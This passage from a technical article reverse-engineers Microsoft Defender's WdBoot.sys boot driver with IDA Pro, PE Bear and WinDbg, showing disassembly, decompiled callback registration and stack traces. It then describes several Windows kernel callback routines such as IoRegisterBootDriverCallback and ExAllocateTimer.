
```
INIT:00000001C000B000 ; NTSTATUS __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, PUNICODE_STRING RegistryPath)
INIT:00000001C000B000 DriverEntry     proc near               ; CODE XREF: GsDriverEntry+1B↓p
INIT:00000001C000B000                                         ; DATA XREF: .pdata:00000001C0006378↑o
INIT:00000001C000B000
INIT:00000001C000B000 var_90          = dword ptr -90h
INIT:00000001C000B000 SystemRoutineName= _UNICODE_STRING ptr -80h
INIT:00000001C000B000 String2         = UNICODE_STRING ptr -70h
INIT:00000001C000B000 DestinationString= _UNICODE_STRING ptr -60h
INIT:00000001C000B000 ObjectAttributes= _OBJECT_ATTRIBUTES ptr -50h
INIT:00000001C000B000 arg_0           = qword ptr  10h
INIT:00000001C000B000 arg_10          = dword ptr  20h
INIT:00000001C000B000 arg_18          = qword ptr  28h
INIT:00000001C000B000
INIT:00000001C000B000                 mov     [rsp-8+arg_0], rbx
INIT:00000001C000B005                 push    rbp
INIT:00000001C000B006                 push    rsi
INIT:00000001C000B007                 push    rdi
INIT:00000001C000B008                 push    r14
INIT:00000001C000B00A                 push    r15
INIT:00000001C000B00C                 lea     rbp, [rsp-37h]
INIT:00000001C000B011                 sub     rsp, 90h
```

**[Figure 58] Examining WdBoot's Driver Entry on IDA Pro**



| Offset | Name | Value | Value |
|---|---|---|---|
| 100 | Magic | 20B | NT64 |
| 102 | Linker Ver. (Major) | E | |
| 103 | Linker Ver. (Minor) | 1E | |
| 104 | Size of Code | 6400 | |
| 108 | Size of Initialized Data | 3400 | |
| 10C | Size of Uninitialized Data | 0 | |
| 110 | Entry Point | C2F0 | |
| 114 | Base of Code | 1000 | |
| 118 | Image Base | 1C0000000 | |
| 120 | Section Alignment | 1000 | |
| 124 | File Alignment | 400 | |


**[Figure 59] Examining WdBoot's Driver using PE Bear**



```
kd> lmDvmWdBoot
Browse full module list
start             end                 module name
fffff806`2f940000 fffff806`2f950000   WdBoot     (no symbols)
    Loaded symbol image file: WdBoot.sys
    Image path: WdBoot.sys
    Image name: WdBoot.sys
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        4AE26E5F (This is a reproducible build file hash, not a timestamp)
    CheckSum:         0001A987
    ImageSize:        00010000
    File version:     4.18.2302.3
    Product version:  4.18.2302.3
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        3.0 Driver
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      Microsoft Corporation
        ProductName:      Microsoft® Windows® Operating System
        InternalName:     WdBoot
        OriginalFilename: WdBoot.sys
        ProductVersion:   4.18.2302.3
        FileVersion:      4.18.2302.3 (WinBuild.160101.0800)
        FileDescription:  Microsoft antimalware boot driver
        LegalCopyright:   © Microsoft Corporation. All rights reserved.
kd> u WdBoot + 0xB000
WdBoot+0xb000:
fffff806`2f94b000 48895c2408      mov     qword ptr [rsp+8],rbx
fffff806`2f94b005 55              push    rbp
fffff806`2f94b006 56              push    rsi
fffff806`2f94b007 57              push    rdi
fffff806`2f94b008 4156            push    r14
fffff806`2f94b00a 4157            push    r15
fffff806`2f94b00c 488d6c24c9      lea     rbp,[rsp-37h]
fffff806`2f94b011 4881ec90000000  sub     rsp,90h
kd> bp WdBoot + 0xB000
kd> bl
     0 e Disable Clear  fffff806`2f94b000     0001 (0001) WdBoot+0xb000

3: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffb106`8a406608 fffff806`2f94c310     WdBoot+0xb000
01 ffffb106`8a406610 fffff806`2dba7b35     WdBoot+0xc310
02 ffffb106`8a406640 fffff806`2dba773d     nt!IopInitializeBuiltinDriver+0x3ad
03 ffffb106`8a406730 fffff806`2dba61d3     nt!PnpInitializeBootStartDriver+0x119
04 ffffb106`8a4067f0 fffff806`2dba65ff     nt!PipInitializeEarlyLaunchDrivers+0xcf
05 ffffb106`8a406880 fffff806`2dba6eea     nt!PipInitializeCoreDriversAndElam+0x8b
06 ffffb106`8a4068b0 fffff806`2dbb6acc     nt!IopInitializeBootDrivers+0x136
07 ffffb106`8a406a60 fffff806`2dba4a0b     nt!IoInitSystemPreDrivers+0xbf4
08 ffffb106`8a406b80 fffff806`2d89476b     nt!IoInitSystem+0x17
09 ffffb106`8a406bb0 fffff806`2d2fdc27     nt!Phase1Initialization+0x3b
0a ffffb106`8a406bf0 fffff806`2d457fe4     nt!PspSystemThreadStartup+0x57
0b ffffb106`8a406c40 00000000`00000000     nt!KiStartSystemThread+0x34
```

**[Figure 60] Setting up a breakpoint at WdBoot!DriverEntry**

From this point it is possible to perform all the usual investigations using WinDbg. Anyway, the part of the driver using **IoRegisterBootDriverCallback** (and respective **IoUnRegisterBootDriverCallback**) routines follows:




```
100 LABEL_17:
101       v15 = inited;
102       goto LABEL_10;
103     }
104     DriverObject->DriverUnload = MpEbUnload;
105     RtlInitUnicodeString(&SystemRoutineName, L"IoRegisterBootDriverCallback");
106     SystemRoutineAddress = MmGetSystemRoutineAddress(&SystemRoutineName);
107     if ( !SystemRoutineAddress )
108     {
109       inited = 0xC00000BB;
110       if ( WPP_GLOBAL_Control == &WPP_GLOBAL_Control
111         || (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
112       {
113         goto LABEL_65;
114       }
115       v9 = 0xDi64;
116       goto LABEL_26;
117     }
118     RtlInitUnicodeString(&SystemRoutineName, L"IoUnregisterBootDriverCallback");
119     MpEbGlobals.IoUnregisterBootDriverCallback = MmGetSystemRoutineAddress(&SystemRoutineName);
120     if ( !MpEbGlobals.IoUnregisterBootDriverCallback )
121     {
122       inited = 0xC00000BB;
123       if ( WPP_GLOBAL_Control == &WPP_GLOBAL_Control
124         || (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
125       {
126         goto LABEL_65;
127       }
128       v9 = 0xEi64;
129 LABEL_26:
130       v15 = 0xC00000BB;
131       goto LABEL_10;
132     }
133     v12 = MpEbLoadSignatures(RegistryPath, &v22, &v21);
134     inited = v12;
135     if ( v12 < 0 )
136     {
137       if ( v12 != 0xC0000034 )
138       {
139         if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
140           && (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
```

**[Figure 61] Reversing a piece of WdBoot.sys**

As **MmGetSystemRoutineAddress routine** is responsible for returning a pointer to the given function specified by **SystemRoutine parameter**, which holds the pointer to "*IoRegisterBootDriverCallback*" string, so the address of the callback is effectively resolved.

It seems that, after callbacks being resolved, Windows Defender will load its signatures according to **line 133** above. Going a bit further, we will recognize another routine related to a callback that we already mentioned previously (**CmRegisterCallback**) and even an API (**ExFreePoolWithTag**) responsible for freeing memory pool region associated to provided tag (**EBsg**, in this case). Finally, we see the

**IoRegisterBootDriverCallback** (remember that its pointer has been stored into **SystemRoutineAddress** variable) being used to register a callback named **MbEbBootDriverCallback**, as shown on **line 221**:



```
199       {
200         inited = CmRegisterCallback(
201                    MpEbRegistryCallback,
202                    0i64,
203                    &MpEbGlobals.Cookie);
204         if ( inited < 0 )
205         {
206           if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
207             && (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
208           {
209             v13 = (v3 + 0x13);
210             goto LABEL_36;
211           }
212 LABEL_62:
213           if ( v22 )
214             ExFreePoolWithTag((v22 - 0xC), 'gsBE');
215           if ( inited >= 0 )
216             return inited;
217           goto LABEL_65;
218         }
219       }
220       MpEbGlobals.pHandleRegistration = SystemRoutineAddress(
221                                           MpEbBootDriverCallback,
222                                           0i64);
223       if ( MpEbGlobals.pHandleRegistration )
224       {
225         MpEbEnumerateModules();
226         goto LABEL_62;
227       }
```

**[Figure 62] Reversing a piece of WdBoot.sys (part 2)**

A **BOOT_DRIVER_CALLBACK_FUNCTION** routine is responsible for monitoring the startup of the a given driver, and it matches the first parameter of **IoRegisterBootDriverCallback routine** as shown below:

```
PVOID IoRegisterBootDriverCallback(
  PBOOT_DRIVER_CALLBACK_FUNCTION CallbackFunction,
  PVOID                          CallbackContext
);
```


**[Figure 63] IoRegisterBootDriverCallback routine**

That is enough about **IoRegisterBootDriverCallback** routine, and it is time to return and comment about other system callbacks.

- **IoRegisterFsRegistrationChangeEx( ):** this routine registers a notification routine (callback routine) of a file system filter, which is called when a file system registers or unregisters itself. Most EDRs monitor this routine actively. The first parameter is a pointer to a driver object for the file system filter driver, and the second parameter is a pointer to **PDRIVER_FS_NOTIFICATION routine**, which is called by the file system always that it registers or even unregister itself by calling functions such **as IoRegisterFileSystem( )** and **IoUnregisterFileSystem( )** respectively.

- **IoRegisterFsRegistrationChangeMountAware( ):** this function aims to registers notification routines (callback methods) of a file system filter drivers and, as expected, the second argument points to a **PSDRIVER_FS_NOTIFICATION routine**, which is invoked as a file system gets mounted (active) or unmounted (inactive). The first parameter is a pointer to a driver object for the file system drivers, as usual.


- **ExAllocateTimer( ):** this function is responsible for allocating and initializing a timer object by using an **ExTimerCallback callback routine**, which Windows calls when the time interval of a timer (represented by **EX_TIMER timer objec**t) expires.



```
PEX_TIMER ExAllocateTimer(
  PEXT_CALLBACK Callback,
  PVOID         CallbackContext,
  ULONG         Attributes
);
```

**[Figure 64] ExAllocateTimer( )**

